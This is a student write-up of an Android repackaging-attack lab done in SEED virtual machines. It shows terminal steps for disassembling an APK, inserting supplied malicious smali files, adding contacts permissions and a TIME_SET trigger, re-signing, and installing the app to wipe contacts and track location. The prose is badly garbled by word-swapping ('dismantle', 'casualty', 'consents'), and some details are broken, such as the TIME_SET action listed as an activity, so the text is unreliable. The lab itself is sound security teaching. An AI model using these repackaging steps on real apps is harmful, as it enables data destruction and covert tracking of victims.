


Lab 7: Android Attack Lab

In this task, I got to work with the ideas in Android repackaging attack. I additionally figured out how to unpack an apk, alter the apk, at that point repackage the apk to ship off the person in question.


Introductory Setup

I utilized the pre-designed Ubuntu picture to play out the errands of this lab. I performed extra arrangement by introducing the Seed Android VM. I likewise put both of the Vms in a NAT network.



TASK 1: Obtain the Android APK record.

Let us first install the host app. We will do it using the adb tool from the Ubuntu VM. First, we need to find the IP address of the Android VM. This can be achieved by running the `ifconfig` command in the Android Terminal app.



TASK 2: Disassemble Android App:

Inject some malicious code into the smali folder, and then assemble everything together into a new APK package. That is why it is called Repackaging attack.

We dismantle the apk record utilizing the apktool with downloads. We dismantle the apk document since it is troublesome adjusting the apk record in dex design. So we convert it into an organization that is comprehensible. Dismantling the apk record makes an envelope by the name of the apk document. The substance of the envelope incorporates xml asset documents, Android Manifest record, sourcecode documents, and so on.

```
Terminal
[04/23/19]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[04/23/19]seed@VM:~/Downloads$
```

TASK 3. Infuse Malicious Code

In this undertaking, I infuse vindictive code into the objective application's smali code. `AndroidManifest.xml` code can be noticed. We download the smali code and spot it straightforwardly into the com organizer of the dismantled apk document. Presently, we adjust the `AndroidManifest.xml` document by giving it adequate authorizations for our assault to work.

Here, we add two consents to permit the application to peruse from and write to Contacts' content supplier. In the document, we additionally register our transmission recipient to the TIME SET transmission occasion. We do this so code can be set off each time we change the time on the telephone.

```
Terminal
[04/23/19]seed@VM:~/Downloads$ ls
MaliciousCode_Location.zip  RepackagingLab
MaliciousCode.smali         RepackagingLab.apk
[04/23/19]seed@VM:~/Downloads$ cd RepackagingLab/
[04/23/19]seed@VM:~/../RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
[04/23/19]seed@VM:~/../RepackagingLab$ cp /home/seed/Downloads/MaliciousCode.smali /home/seed/Downloads/RepackagingLab/smali/com
[04/23/19]seed@VM:~/../RepackagingLab$
```

```
Terminal
GNU nano 2.5.3                               File: AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVers
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label
  <activity android:name="android.intent.action.TIME_SET" />
    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

TASK 4: Repack Android App with Malicious Code

In this undertaking, we will modify the apk utilizing the apktool, we will produce public and private key pair utilizing the keytool order and afterward use jarsigner to sign the APK record utilizing the key produced. We repack our Android application by utilizing the apktool with bchoice and in the envelope which contains the fundamental code for the apkrecord.

We needed to sign the APK because Android requires all applications to be carefully endorsed before they can be introduced. The keytool permits us to create keys for marking. The jarsignerorder permits us to sign the apk with keys we just made. On the off chance that the APK is not appropriately marked we won't be capable to introduce the APK.

```
Terminal
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[04/23/19]seed@VM:~/Downloads$ keytool -alias RepackagingAPP -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: RJ
What is the name of your organizational unit?
[Unknown]: RJ
```



```

seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ cd dist
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ ls
RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ keytool -alias seed -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048
-validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: seed
What is the name of your organizational unit?
[Unknown]: seed
What is the name of your organization?
[Unknown]: seed
What is the name of your City or Locality?
[Unknown]: SYR
What is the name of your State or Province?
[Unknown]: NY
What is the two-letter country code for this unit?
[Unknown]: seed
Is CN=seed, OU=seed, O=seed, L=SYR, ST=NY, C=seed correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=seed, OU=seed, O=seed, L=SYR, ST=NY, C=seed
Enter key password for <seed>
(RETURN if same as keystore password):
Re-enter new password:
[Storing my-release-key.keystore]

```

```

seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore Re
packagingLab.apk seed
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/SEED.SF
adding: META-INF/SEED.RSA
signing: AndroidManifest.xml
signing: classes.dex
signing: res/anim/abc_fade_in.xml
signing: res/anim/abc_fade_out.xml
signing: res/anim/abc_grow_fade_in_from_bottom.xml
signing: res/anim/abc_popup_enter.xml
signing: res/anim/abc_popup_exit.xml
signing: res/anim/abc_shrink_fade_out_from_bottom.xml
signing: res/anim/abc_slide_in_bottom.xml
signing: res/anim/abc_slide_in_top.xml
signing: res/anim/abc_slide_out_bottom.xml
signing: res/anim/abc_slide_out_top.xml
signing: res/anim/design_fab_in.xml
signing: res/anim/design_fab_out.xml
signing: res/anim/design_snackbar_in.xml
signing: res/anim/design_snackbar_out.xml
signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
signing: res/color-v23/abc_color_highlight_material.xml
signing: res/color/abc_background_cache_hint_selector_material_dark.xml
signing: res/color/abc_background_cache_hint_selector_material_light.xml
signing: res/color/abc_primary_text_disable_only_material_dark.xml
signing: res/color/abc_primary_text_disable_only_material_light.xml
signing: res/color/abc_primary_text_material_dark.xml



```


TASK 5: Install the Repackaged App and Trigger the Malicious Code

In this task we will introduce the altered application on our Android VM, and test if the assault is effective. When the repackaging is done, the apk record is made in the dist organizer.

Here, all we need to do is uninstall the application, reinstall the application, change the authorizations so the application can change the contacts. After this is

done, we basically run the application once to initialize the malevolent code, change the time, at that point check the outcomes.





TASK 6: Using Repackaging Attack to Track Victim's Location

We produce people in general and private key and advanced testament utilizing the above orders as demonstrated in the screen captures.


Android needs all applications to have an advanced signature and key to be introduced on the gadget. Keytool is utilized to create public and private key and jarsigner is utilized to sign the apk record with the key produced.

In this undertaking, we will play out another repackaging assault where the vindictive code will take the area data from a client's telephone, basically following the client's development.


We run the netcfg order to discover IP address of the Android machine.

We reboot the Android gadget and track down that every one of the contacts are erased.



The little code we infused into the application eliminates every one of the current contacts. So when the casualty introduces the application and reboots the gadget, the contacts in the gadget are eradicated. The attack is effective.



```
Seed 16.04 Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
[04/23/19]seed@VM:~/../dist$ cd
[04/23/19]seed@VM:~$ adb root
restarting adbd as root
[04/23/19]seed@VM:~$ adb connect 10.0.2.9
connected to 10.0.2.9:5555
[04/23/19]seed@VM:~$ adb pull /system/etc/hosts
1 KB/s (101 bytes in 0.087s)
[04/23/19]seed@VM:~$ gedit ./hosts
[04/23/19]seed@VM:~$ adb push ./hosts /system/etc/hosts
2 KB/s (101 bytes in 0.045s)
[04/23/19]seed@VM:~$
```



```
[04/23/19]seed@VM:~/../MaliciousCode_Location$ cp MaliciousCode
.smali /home/seed/Downloads/RepackagingLab/smali/com/mobiseed/r
epackaging/
[04/23/19]seed@VM:~/../MaliciousCode_Location$ cp SendData.smali
/home/seed/Downloads/RepackagingLab/smali/com/mobiseed/repack
aging/
[04/23/19]seed@VM:~/../MaliciousCode_Location$ cp SendData$1.sm
ali /home/seed/Downloads/RepackagingLab/smali/com/mobiseed/repa
ckaging/
[04/23/19]seed@VM:~/../MaliciousCode_Location$
```

Conclusion

Versatile application designers of Apple gadgets confirm their personality before they can create new applications. This incorporates submitting genuine recognizing reports like SSN or official articles of consolidation. So when Apple gets some answers concerning a malignant application, there exists a likelihood that the assailant can endure discipline.

Additionally, there is a mechanized and manual application verifying framework that incorporates static investigation of agreed doubles that make it exceptionally hard for engineers to simply repackage malignant or authentic applications

available to be purchased on the AppStore.

Google Play Store has reviewing components to check if documents being distributed, or their UIs are like existing applications and it rejects such applications. Yet there are malware on the Playstore that utilization repackaging assaults can be effective. This is sufficient confirmation that PlayStore isn't totally secure from such assaults knowing the way that Google continues to check every one of the transferred bundles on Playstore. So we should just download trusted applications from the Playstore.